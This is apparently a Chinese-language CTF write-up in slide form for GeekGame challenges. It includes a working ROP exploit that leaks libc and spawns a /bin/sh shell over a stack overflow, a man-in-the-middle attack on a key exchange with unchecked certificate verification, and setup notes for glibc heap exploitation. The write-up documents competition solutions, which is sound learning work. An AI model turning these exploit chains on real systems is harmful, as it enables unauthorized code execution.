8    int v6; // [rsp+78h] [rbp-8h]
9    int v7; // [rsp+7Ch] [rbp-4h]
10
11    isoc99_scanf("%s", s);
12    v2 = strlen(s);
13    v6 = 0;
14    for ( i = 0; i < v2; ++i )
15    {
16        for ( j = i + 1; j <= v2; ++j )
17        {
18            if ( (unsigned int)check((__int64)&s[i], j - i) && v6 < j - i )
19            {
20                v6 = j - i;
21                v7 = i;
22            }
23        }
24    }
25    for ( k = v7; k < v7 + v6; ++k )
26        putchar(s[k]);
27    return putchar(10);
28}
```

- 在这个scanf上发现漏洞，一个典型的栈溢出

庄子的回文

- 看一下环境
 - exe本身无栈溢出保护，无ALSR保护
 - libc有ALSR保护
- 于是想办法构造ROP链
- 先用edb-debugger找rop gadget



- 找到0x4013c3处有pop rdi; ret
 - x64调用约定的第一个参数存放在rdi中
 - 因此可以控制第一参数

庄子的回文

- 由于libc有ASLR保护，所以先想办法泄漏libc地址

– 这里选择puts(0x404038) *0x404038=printf

```
w(b"1000000\n")
for i in range(0x11):
    w(b"%08x"% i)
wq(0x4013c3) # pop rdi; ret
wq(0x404038)
wq(0x401040) # puts
```

– 为了执行puts后程序能继续正常运行，再跳回main执行

```
wq(0x4012df) # main
w(b"\n")
```

- 这时已经泄漏出libc地址了
- 再构造一个system("/bin/sh")出来

```
base = 0x7ffff7e28e10
#base = int(input(),16)
sh = base - 0x64e10 + 0x1b75aa
system = base - 0x64e10 + 0x55410 + 0x4
```

```
w(b"1000000\n")
for i in range(0x11):
    w(b"%08x"% i)
wq(0x4013c3) # pop rdi; ret
wq(sh)
wq(system)
w(b"\n")
```

```
os.system("cat")
```

庄子的回文

- 有一个坑的地方
- 一开始system() 函数参数正常传进去了，结果system() 函数自己SIGSEGV了

```
0x00007ffff7e18fb5 <+357>:    lea     0x1625ee(%rip),%rsi  
=> 0x00007ffff7e18fbc <+364>:    movaps  %xmm0,0x50(%rsp)  
0x00007ffff7e18fc1 <+369>:    movq    $0x0,0x68(%rsp)
```

- 而且是一个movaps指令莫名其妙地出错
 - 也没访问非法地址
- 后来google查了资料才发现，栈是要对齐的
- 所以在rop链中多加一个ret就可以正常执行了

```
base = 0x7ffff7e28e10  
base = int(input(),16)  
sh = base - 0x64e10 + 0x1b75aa  
system = base - 0x64e10 + 0x55410 + 0x4
```

```
w(b"1000000\n")  
for i in range(0x11):  
    w(b"%08x"% i)  
wq(0x4012a4) # ret //align stack  
wq(0x4013c3) # pop rdi; ret  
wq(sh)  
wq(system)  
w(b"\n")
```

```
os.system("cat")
```

庄子的回文

- 得到flag

```
zby@ubuntu:~$ python3 makepwn.py | nc prob05.geekgame.pku.edu.cn 10005 | (hexdump -C -n 160; cat)
00000000  50 6c 65 61 73 65 20 69  6e 70 75 74 20 79 6f 75  |Please input you|
00000010  72 20 74 6f 6b 65 6e 3a  20 54 68 69 73 20 69 73  |r token: This is|
00000020  20 61 20 73 6f 6c 75 74  69 6f 6e 20 66 6f 72 20  | a solution for |
00000030  74 68 69 73 20 70 72 6f  62 6c 65 6d 3a 20 68 74  |this problem: ht|
00000040  74 70 3a 2f 2f 62 61 69  6c 69 61 6e 2e 6f 70 65  |tp://bailian.ope|
00000050  6e 6a 75 64 67 65 2e 63  6e 2f 78 6c 79 6c 78 32  |njudge.cn/xlylx2|
00000060  30 31 39 2f 42 2f 0a 50  57 4e 20 69 74 21 0a 30  |019/B/.PWN it!.0|
00000070  30 30 30 30 30 30 30 30  30 30 30 30 30 30 0a 10  |00000000000000..|
00000080  ae ba 87 36 7f 0a 54 68  69 73 20 69 73 20 61 20  |...6..This is a |
00000090  73 6f 6c 75 74 69 6f 6e  20 66 6f 72 20 74 68 69  |solution for thi|
000000a0
7f3687baae10
0000000000000000

ls -l
total 20
lrwxrwxrwx 1 root root      5 May  8 07:56 flag -> /flag
-rwxrwxrwx 1 root root 16864 May  8 07:52 rop
cat flag
flag{palindromic_string_is_drawn_by_horse_afa3e08b}
```

无法预料的答案

K1raK1ra☆问答 无法预料的命运舞台

连续正确回答 20 次来获得 flag !

0

选择以下表情中最令 You 酱悸动的一项：

☐ 😊

☐ 😬

提交


- 每个问题会给2-4个emoji，问“最令 You 酱悸动的一项”
- 连续答对20次能得到flag

无法预料的答案

- 既然是algorithm分类下的题
- 假设“更悸动”关系是 $<$
- 猜测是有个全序或者偏序之类的
- 写代码去自动答题收集信息，平台选择了userscript
 - 随机选一个选项，若是正确则说明
 - 选中的选项 $<$ 其它选项
 - 特殊地，如果只有2个选项，若答案错误，则说明
 - 另一个选项 $<$ 选中的选项
 - 假设 $<$ 满足传递性
 - 则可计算出一个闭包，推出更多 $<$ 关系
 - 反复这样做，慢慢推算出更多 $<$ 关系，回馈到第一步中，提高正确率
- 结果搞了半天，随便就推出矛盾了
- 看来不是全序或偏序（要么就是我程序写错了）

无法预料的答案

- 反复尝试，总结出以下策略：
 - 若只有两个选项
 - 随便选一个
 - 若正确，说明：选中的<另一个
 - 若错误，说明：另一个<选中的
 - 不假设<关系有传递性，不进行闭包的计算
 - 若有多于两个选项
 - 若以前见过且答对过该题，则直接回答
 - 若存在A、B两个emoji，满足 $A < B$ ，则将B标记为impossible
 - 在没有标记impossible的剩余选项中选择第一个
 - 这样随着尝试次数的增加，两个选项的题基本都能答对
 - 剩下的3、4个选项的题，答对的概率会慢慢增加，但差不多还是看运气
- 最后刷了大概4-5个小时，攒了4000多条记录后终于刷到了flag：



Your flag: flag{y0uAr3_S00_K1raK1ra_cd35e5a9}

- 所以“更悸动”关系到底是啥我也没搞清楚

安全的密钥交换

- Alice 和 Bob 听说了北京大学千年讲堂票务系统被黑客破解的消息，对票务系统工程师的信息安全水平提出了质疑。他们指出，票务系统被破解的一个重要原因是采用了固定的密钥。因此他们决定，在他们间每次发起对话的时候，使用一个全新的密钥，并用 AES 算法加密他们的通讯。
- 每次会话他们都生成一个全新的密钥并用此加密通讯，因而需要有一个算法保证他们总能拿到相同的密钥。考虑到黑客可能在他们的网络链路间布下窃听设备，他们必须采用一个安全的算法来进行密钥的协商。他们找到了一种密钥交换方法，Alice 迫不及待地想尝试这个算法。她向 Bob 加密发送了她的 Flag。
- 然而他们都不知道，黑客早已从他们的电脑中复制了通讯程序。他们更不知道，黑客已经掌握了他们链路中交换机的所有权限.....
- 注：题目背景只对该题负责，与其他题目无关

安全的密钥交换

- 给的代码中有CA.py负责签发证书
- 另一个server.py是模拟两方通信，并可以对通信内容进行中间人攻击
- 从通信代码上看，Alice和Bob通过某种RSA互相协商了AES的密钥
- 密码学我不擅长，但我还是看出了代码上的漏洞

```
bcmess=self.net.recv(0)
ugb=await asyncio.wait_for(bcmess,timeout=300)
bcmess=bytes.fromhex(ugb)
baes_iv,bcipher=bcmess[:16],bcmess[16:]
baes=AES.new(aes_key,AES.MODE_CBC,baes_iv)
bmess=unpad(baes.decrypt(bcipher)).decode()
cert_verify(bmess)


if key<(2**512):
    flag=flag1(self.token)
else:
    flag=flag2(self.token)
```

```
def cert_verify(mess):
    try:
        gm,cs=mess.split('_')
        rl=bytes.fromhex(gm)
        ps=int(cs,16)
        isign=int.from_bytes(sha256(rl).digest(),'big')
        if pow(ps,ca_key[1],ca_key[0])==isign:
            return (True,rl)
        return (False,b'')
    except:
        print("ERROR!")
        return (False,b'')
```

- 这cert_verify验证了个寂寞啊：只调用了函数却没检查返回值

安全的密钥交换

- 所以实际上CA根本没有起到作用
- 把代码修修补补，在本地跑起来，让Bob得到flag输出一下
- 然后去连接服务器
 - 忽略掉服务器上的Bob和本地的Alice
 - 模拟服务器上的Alice和本地的Bob通信



```
python3.8.0 shell
#coding: utf-8
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8080))
data = s.recv(1024)
print(data)
```

- 然后得到了flag2（为什么是flag2）

安全的密钥交换

- 查看flag1的条件，要求
- $\text{pow}(\text{pow}(G, \text{Bob.d}, P), \text{Alice.d}, P) < 2^{**512}$
- 于是修改代码令Bob.d=0，重复一次刚才的操作

```
< -> ↻ 🏠 🔒 prob02.geekgame.pku.edu.cn C:\windows\system32\cmd.exe - nc 127.0.0.1 1919

Please input your token:
0. Talk to Alice
1. Talk to Bob
Message to Bob:
3dae3b74807328aea57c99a5e0a3af4f1534dfe32726daba5542e553adff0e9679
5b34c18822aabc0302d130fda28144d212896644612a4a8737cdc0a02dfebc12ef4ae3507
389c008e5c3f353d8
Message to Alice:
1
0
Your message:
1
0
1. Talk to Alice
1. Talk to Bob
Message to Bob:
3dae3b74807328aea57c99a5e0a3af4f1534dfe32726daba5542e553adff0e9679
5b34c18822aabc0302d130fda28144d212896644612a4a8737cdc0a02dfebc12ef4ae3507
389c008e5c3f353d8
Your message:
1
0
1. Talk to Alice
1. Talk to Bob
Message to Alice:
1
0
5f5ebdd104de201e9f4d86ea8a395aa868817ccad86f1c326abf1d0565a83d0
FiYour message:
1
0
c71a5238186ebfc4a07305b2df5494d8a97015aee159fac23a8440cba83d
4e3e271fe2760304c8fcd814c20d1ed6a7c5b038422215109b70884dcff46092ca9f6d353
F13df34c696983465d750a273dbccc91c04859c374c9ae1375f4167453b8ff7dfrd6062556
aeef7d7b0e7267600d/cd95f2e41b9afdc7a5c624728bdea9e9e4651ec3c6ed4130c98c87
049f0ade0c668a3c4fe21a5d83a5e2163cb41ce088e998a89d9c65d275b844da94d1c7/c39
FiYour message:
1
0
1. Talk to Alice
1. Talk to Bob
Message to Alice:
1
0
5f5ebdd104de201e9f4d86ea8a395aa868817ccad86f1c326abf1d0565a
0. Talk to Alice
1. Talk to Bob
Message to Bob:
0b1d8f5ec784cc762886b0bc59f7495067f8e828c658be1477e603149f7
0b1d8f5ec784cc762886b0bc59f7495067f8e828c658be1477e603149f7
C:\Users\Administrator\Desktop\geekgame>
C:\Users\Administrator\Desktop\geekgame>
C:\Users\Administrator\Desktop\geekgame>python server.py
Serving on ( '0.0.0.0', 1919)
d 0
pk 1
msg b'416c696365_7d2e831c7c73b74932604c66de52a3c7f631ee0badf142f40899r8f88ff19e
8c131370cf0c8f8b0e093fbd0d76b73c47c04f9e2b91347259c59987d53b8cdfa4f16f6a176f2
5806e4854304b99e87215b582e201222d\X05\X05\X05\X05\X05'
msg b'flag{th3_Tr1v141_is_N0t_tr1v1AL_84445378}\X07\X07\X07\X07\X07\X07\X07\X07'
flag flag{th3_Tr1v141_is_N0t_tr1v1AL_84445378}
```

- 然后得到了flag1

计算概论B

- 又爻爻爻有人拿着计概 B 的代码来问 You 酱了，这不是什么稀奇的事情。
- 不过，这次的代码确实有点意思。因为这个人打算尝试一个算法，却不慎在运行完之后把输入文件删掉了。所幸这个人用的是 Jupyter Notebook，所以还保留着算法的输出。
- 你能帮忙还原出被删掉的输入文件吗？You 酱愿意用输入文件中的一个 Flag 作为酬谢。

```
In [1]: import pickle
        from collections import Counter
        import binascii
```

```
In [2]: # read text to be encoded
        with open('text.txt') as f:
            text = f.read()
            raw_text = binascii.unhexlify(text.encode())
            assert b'flag{' in raw_text
            text = text[:-1]

        # read translation table
        with open('table.pickle', 'rb') as f:
            table = pickle.load(f)
```

```
In [3]: # check translation table
        for char1, code1 in table:
            for char2, code2 in table:
                if char1 != char2:
                    assert not code1.startswith(code2)
```

```
In [4]: # check char frequency
        cnt = Counter()
        for c in text:
            cnt[c] += 1
        cnt
```

```
Out[4]: Counter({'e': 70,
                  '2': 274,
                  '9': 81,
                  '4': 124,
                  '7': 311,
                  '1': 77,
                  '6': 649,
                  'd': 35,
                  'f': 69,
                  '0': 208,
                  '5': 119,
                  'c': 35,
                  'a': 3,
                  '8': 55,
                  '3': 94,
                  'b': 6})
```

```
In [5]: # encode text
        text.translate({ord(k):v for k,v in table})
```

```
Out[5]: '1000001110011011010010110001111001001101110101011111110000110011111
111100010110010100110000110011110101011010010100001110010110110011111
011000011001010100111110111100011100010100001101111001111101101000011
010010110011111001011110011110000111000011010111110010011100100110101
110000111000111001011000011101111000011100111101001101011110010110000
1010110010011011101010111111000011001111111011001111010010110001111
```

计算概论B

- 看到这一段

```
# check translation table
for char1, code1 in table:
    for char2, code2 in table:
        if char1!=char2:
            assert not code1.startswith(code2)
```

- 直接想到哈夫曼编码
- 于是照着网上的文章自己实现了一下
- 结果怎么结果都不对
- 搞了半天，甚至写了个程序把2048个huffman树都搜索了一遍，又把9694845种16个叶子的树都搜了一遍，结果还是不对

- 认真重看代码后才发现

```
# read text to be encoded
with open('text.txt') as f:
    text = f.read()
    raw_text = binascii.unhexlify(text.encode())
    assert b'flag{' in raw_text
    text = text[:-1]
```

- 怪我python功底不高，没一眼看出这个恶意坑
- 于是得到flag:

```
have to start studying for the exam and starting th
to him. flag{w0w congrats this is really huffman} he
m in 1952. this became known as huffman coding. at
t make a penny off of it. because of its elegance an
```

巴别压缩包

- 题目给了一个zip文件，称该zip文件解压后会解出自己

文件内容（“***”符号表示损坏的数据）

```
$ hexdump -Cv quine.zip
00000000 50 4b 03 04 14 00 00 00 08 00 7d bf a1 52 ** **
00000010 ** ** 45 01 00 00 1e 02 00 00 09 00 1c 00 71 75
00000020 69 6e 65 2e 7a 69 70 55 54 09 00 03 ff 7a 8d 60
00000030 ff 7a 8d 60 75 78 0b 00 01 04 e8 03 00 00 04 e8
00000040 03 00 00 00 48 00 b7 ff 50 4b 03 04 14 00 00 00
00000050 08 00 7d bf a1 52 ** ** ** ** 45 01 00 00 1e 02
00000060 00 00 09 00 1c 00 71 75 69 6e 65 2e 7a 69 70 55
00000070 54 09 00 03 ff 7a 8d 60 ff 7a 8d 60 75 78 0b 00
00000080 01 04 e8 03 00 00 04 e8 03 00 00 00 48 00 b7 ff
00000090 22 c6 1c 62 cc 01 00 00 00 ff ff 00 10 00 ef ff
000000a0 22 c6 1c 62 cc 01 00 00 00 ff ff 00 10 00 ef ff
000000b0 42 e7 03 00 10 00 ef ff 42 e7 03 00 10 00 ef ff
000000c0 42 e7 03 00 10 00 ef ff 42 e7 03 00 10 00 ef ff
000000d0 82 d1 00 00 9b 00 64 ff 82 d1 00 00 9b 00 64 ff
000000e0 82 d1 00 00 9b 00 64 ff 1b c4 4e 03 00 50 4b 01
000000f0 02 1e 03 14 00 00 00 08 00 7d bf a1 52 ** ** **
00000100 ** 45 01 00 00 1e 02 00 00 09 00 18 00 00 00 00
00000110 00 01 00 00 00 a4 81 00 00 00 00 71 75 69 6e 65
00000120 2e 7a 69 70 55 54 05 00 03 ff 7a 8d 60 75 78 0b
00000130 00 01 04 e8 03 00 00 04 e8 03 00 00 50 4b 05 06
00000140 00 00 00 00 01 00 01 00 4f 00 00 00 88 01 00 00
00000150 31 00 71 75 69 6e 65 2e 7a 69 70 20 66 6f 72 20
00000160 32 30 32 31 50 4b 55 47 47 47 30 20 2d 2d 20 6d
00000170 61 64 65 20 62 79 20 63 68 65 73 68 69 72 65 5f
00000180 63 61 74 1b c4 4e 03 00 50 4b 01 02 1e 03 14 00
00000190 00 00 08 00 7d bf a1 52 ** ** ** 45 01 00 00
000001a0 1e 02 00 00 09 00 18 00 00 00 00 00 01 00 00 00
000001b0 a4 81 00 00 00 00 71 75 69 6e 65 2e 7a 69 70 55
000001c0 54 05 00 03 ff 7a 8d 60 75 78 0b 00 01 04 e8 03
000001d0 00 00 04 e8 03 00 00 50 4b 05 06 00 00 00 00 01
000001e0 00 01 00 4f 00 00 00 88 01 00 00 31 00 71 75 69
000001f0 6e 65 2e 7a 69 70 20 66 6f 72 20 32 30 32 31 50
00000200 4b 55 47 47 47 30 20 2d 2d 20 6d 61 64 65 20 62
00000210 79 20 63 68 65 73 68 69 72 65 5f 63 61 74
0000021e
```

- 不过该文件有一些损坏之处，解压时会报CRC校验错
- 要求修复这些损坏之处

巴别压缩包

- 这个压缩包很有意思
- 让人想到“输出自己源代码的程序”
- 我很好奇这是怎么构造出来的
- 查看了一下损坏处周围的字节，发现四处损坏附近的字节都是相同的，于是猜想四处损坏的原文都相同，且均为CRC32的数值
- 由于该文件自己解压缩出自己
- 因此应该有 $\text{CRC32}(\text{修复后的文件}) = \text{用来修复的数值}$
- 网上抄了一段crc代码，写个循环暴力枚举一下CRC32，反正就42亿个，用点时间还是能枚举出来的

巴别压缩包

```
crcsearch.cpp
1 #include <stdint>
2 #include <stdio>
3 #include <stdlib>
4
5 static uint32_t table[0x100];
6
7 uint32_t crc32_for_byte(uint32_t r) {
8     for(int j = 0; j < 8; ++j)
9         r = (r & 1? 0: (uint32_t)0xEDB88320L) ^ r >> 1;
10    return r ^ (uint32_t)0xFF000000L;
11 }
12
13 void crc32(const void *data, size_t n_bytes, uint32_t* crc) {
14     for(size_t i = 0; i < n_bytes; ++i)
15         *crc = table[(uint8_t)*crc ^ ((uint8_t*)data)[i]] ^ *crc >> 8;
16 }
17
18 char zip[1000];
19 int main()
20 {
21     for(size_t i = 0; i < 0x100; ++i)
22         table[i] = crc32_for_byte(i);
23     FILE *fp = fopen("quine.zip", "rb");
24     int n = fread(zip, 1, sizeof(zip), fp);
25     fclose(fp);
26     printf("%d\n", n);
27     unsigned crc = 0;
28     while (1) {
29
30         * (unsigned *) &zip[0x00e] = crc;
31         * (unsigned *) &zip[0x056] = crc;
32         * (unsigned *) &zip[0x0fd] = crc;
33         * (unsigned *) &zip[0x198] = crc;
34         uint32_t crccalc = 0;
35         crc32(zip, n, &crccalc);
36         if (crccalc == crc) {
37             printf("%08x %08x\n", crccalc, crc);
38             FILE *fp = fopen("quine.out.zip", "wb");
39             fwrite(zip, 1, n, fp);
40             fclose(fp);
41             system("pause");
42         }
43         if (crc % 10000 == 0) {
44             printf("%d\n", crc);
45         }
46         crc++;
47     }
48 }
```

- 运行大概一小时后得到CRC=4A0955F5
- 于是构造出flag: flag{QUINE_F555094A_....}

← 登退 →

- Just pwn it :)

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     void *buf; // ST18_8
4     void *v5; // ST18_8
5     _BYTE *v6; // ST18_8
6     void *v7; // ST18_8
7     int v8; // ST0C_4
8     int v9; // [rsp+4h] [rbp-2Ch]
9     int v10; // [rsp+8h] [rbp-28h]
10    void *name; // [rsp+10h] [rbp-20h]
11    void *big; // [rsp+20h] [rbp-10h]
12    void *bigger; // [rsp+28h] [rbp-8h]
13
14    init();
15    name = malloc(0x1000uLL);
16    memcpy(name, "Gust", 5uLL);
17    printf("Hello, %s.\n", name);
18    buf = malloc(0x1000uLL);
19    memcpy(buf, "Now you can get a big box, what size?\n", 0x27uLL);
20    printf("%s", buf);
21    read(0, buf, 0x1000uLL);
22    v9 = atoi((const char *)buf);
23    if ( v9 <= 4095 || v9 > 20480 )
24        return 0;
25    big = malloc(v9);
26    v5 = malloc(0x1000uLL);
27    memcpy(v5, "Now you can get a bigger box, what size?\n", 0x2AuLL);
28    printf("%s", v5);
29    read(0, v5, 0x1000uLL);
30    v10 = atoi((const char *)v5);
31    if ( v10 <= 20479 || v10 > 40960 )
32        return 0;
33    bigger = malloc(v10);
34    v6 = malloc(0x1000uLL);
35    memcpy(v6, "Do you want to rename?(y/n)\n", 0x1DuLL);
36    printf("%s", v6);
37    read(0, v6, 0x1000uLL);
38    if ( *v6 == 'y' )
39    {
40        free(name);
41        printf("Now your name is:%s, please input your new name!\n", name);
42        read(0, name, 0x1000uLL);
43    }
44    v7 = malloc(0x1000uLL);
45    memcpy(v7, "Do you want to edit big box or bigger box?(1:big/2:bigger)\n", 60uLL);
46    printf("%s", v7);
47    read(0, v7, 0x1000uLL);
48    v8 = atoi((const char *)v7);
49    printf("Let's edit, %s:\n", name);
50    if ( v8 == 1 )
51        read(0, big, 0x1000uLL);
52    else
53        read(0, bigger, 0x1000uLL);
54    free(big);
55    free(bigger);
56    printf("bye! %s", name);
57    return 0;
58 }
```


← 签退 →

- 事后总结一些坑
 - 一开始在ubuntu 20.04上运行
 - 直接提示unsorted double linked list corrupted并退出
 - 不过也据此知道了是unsorted bin的相关漏洞
 - 后来查资料才发现，新版glibc已经封堵了unsorted attack
 - 后来看到给的glibc版本是2.27-3ubuntu1.2
 - 是ubuntu 18.04对应的版本
 - 但我装系统的时候，一不小心给升级到了2.27-3ubuntu1.4
 - 结果后来发现这个小版本升级封堵了_IO_str_jumps的相关利用
 - 讲道理，小版本升级应该不会做这种修改的

```
if ( v6 + (a2 == -1) <= (unsigned __int64)&v4[-*((__QWORD *)a1 + 4)] )
{
    if ( v2 & 1 )
        return 0xFFFFFFFFLL;
    v7 = 2 * v6 + 100;
    if ( v6 > v7 )
        return 0xFFFFFFFFLL;
    v8 = *((__int64 (__fastcall **)(unsigned __int64))a1 + 28))(2 * v6 + 100);
    v9 = v8;
    if ( !v8 )
        return 0xFFFFFFFFLL;
    if ( v5 )
    {
        j_memcpy(v8, v5, v6);
        *((void (__fastcall **)(__int64, __int64))a1 + 29))(v5, v5);
        *((__QWORD *)a1 + 7) = 0LL;
    }
    v18.m128i_i64[0] = v9;
    v19.m128i_i64[0] = v5;
    v10 = _mm_loadl_epi64(&v18);
    v11 = _mm_loadl_epi64(&v19);
    v18 = _mm_unpacklo_epi64(v10, v10);
    v19 = _mm_unpacklo_epi64(v11, v11);
    j_memset(v9 + v6, 0LL, v7 - v6);
}
```



```
if ( v6 + (c == -1) <= v4 - fp->_IO_write_base )
{
    if ( v2 & 1 )
        return -1;
    v7 = 2 * v6 + 100;
    if ( v6 > v7 )
        return -1;
    v8 = (char *)j___GI_libc_malloc(2 * v6 + 100);
    if ( !v8 )
        return -1;
    if ( v5 )
    {
        j___new_memcpy_ifunc();
        j___GI_libc_free(v5);
        fp->_IO_buf_base = 0LL;
    }
    v17.m128i_i64[0] = (__int64)v8;
    v18.m128i_i64[0] = (__int64)v5;
    v9 = _mm_loadl_epi64(&v17);
    v10 = _mm_loadl_epi64(&v18);
    v17 = _mm_unpacklo_epi64(v9, v9);
    v18 = _mm_unpacklo_epi64(v10, v10);
    j_memset_ifunc();
}
```

```
zby@ubuntu:~$ cat /etc/issue
Ubuntu 20.04.2 LTS \n \l



zby@ubuntu:~$ ./pwn
Hello, Gust.
Now you can get a big box, what size?
4096
Now you can get a bigger box, what size?
20480
Do you want to rename?(y/n)
y
Now your name is:♦♦♦♦, please input your new name!
111111
malloc(): unsorted double linked list corrupted
Aborted (core dumped)
zby@ubuntu:~$
```

← 签退 →

- 先配置环境
- 用IDA打开题目给的libc.so.6，查找版本字符串

```
000001B2  C      GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.2) stable release version 2.27. \nCopyright
```

- 搜索一下发现是ubuntu 18.04，于是下载并安装系统
 - 我用的是ubuntu-18.04.5-desktop-amd64.iso
- 装好系统后，锁死libc相关软件包版本
 - 相关软件包：libc6 libc6-dbg libc6-dev glibc-source
 - 用新立得软件包管理器（synaptic）
 - 先强制版本2.27-3ubuntu1.2，安装软件包后再锁定版本




← 签退 →

- 为了IDA能更好地反编译libc，需要注入调试符号
- 用eu-unstrip工具

```
zby@ubuntu:~$ cp /lib/x86_64-linux-gnu/libc-2.27.so libc-2.27-stripped.so
zby@ubuntu:~$ cp /usr/lib/debug/lib/x86_64-linux-gnu/libc-2.27.so libc-2.27-symbols.so
zby@ubuntu:~$ eu-unstrip libc-2.27-stripped.so libc-2.27-symbols.so
zby@ubuntu:~$ file libc-2.27-symbols.so
libc-2.27-symbols.so: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically link
ed, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d3cf764b2f97ac3efe366ddd07ad902fb6928fd7
, for GNU/Linux 3.2.0, with debug_info, not stripped
zby@ubuntu:~$
```

- 这时libc-2.27-symbols.so已经同时包含了代码和符号
- 把它拖到IDA里反编译，就可以看到更多符号了



← 簽退 →

- 为了能用gdb更好地调试
- 需要解压缩glibc源码并配置gdb目录

```
zby@ubuntu:~$ sudo -i
root@ubuntu:~# cd /usr/src/glibc
root@ubuntu:/usr/src/glibc# tar xf glibc-2.27.tar.xz
root@ubuntu:/usr/src/glibc# echo 'dir /usr/src/glibc/glibc-2.27/malloc' >> ~/.gdbinit
root@ubuntu:/usr/src/glibc# echo 'dir /usr/src/glibc/glibc-2.27/libio' >> ~/.gdbinit
root@ubuntu:/usr/src/glibc# echo 'dir /usr/src/glibc/glibc-2.27/stdlib' >> ~/.gdbinit
root@ubuntu:/usr/src/glibc#
```

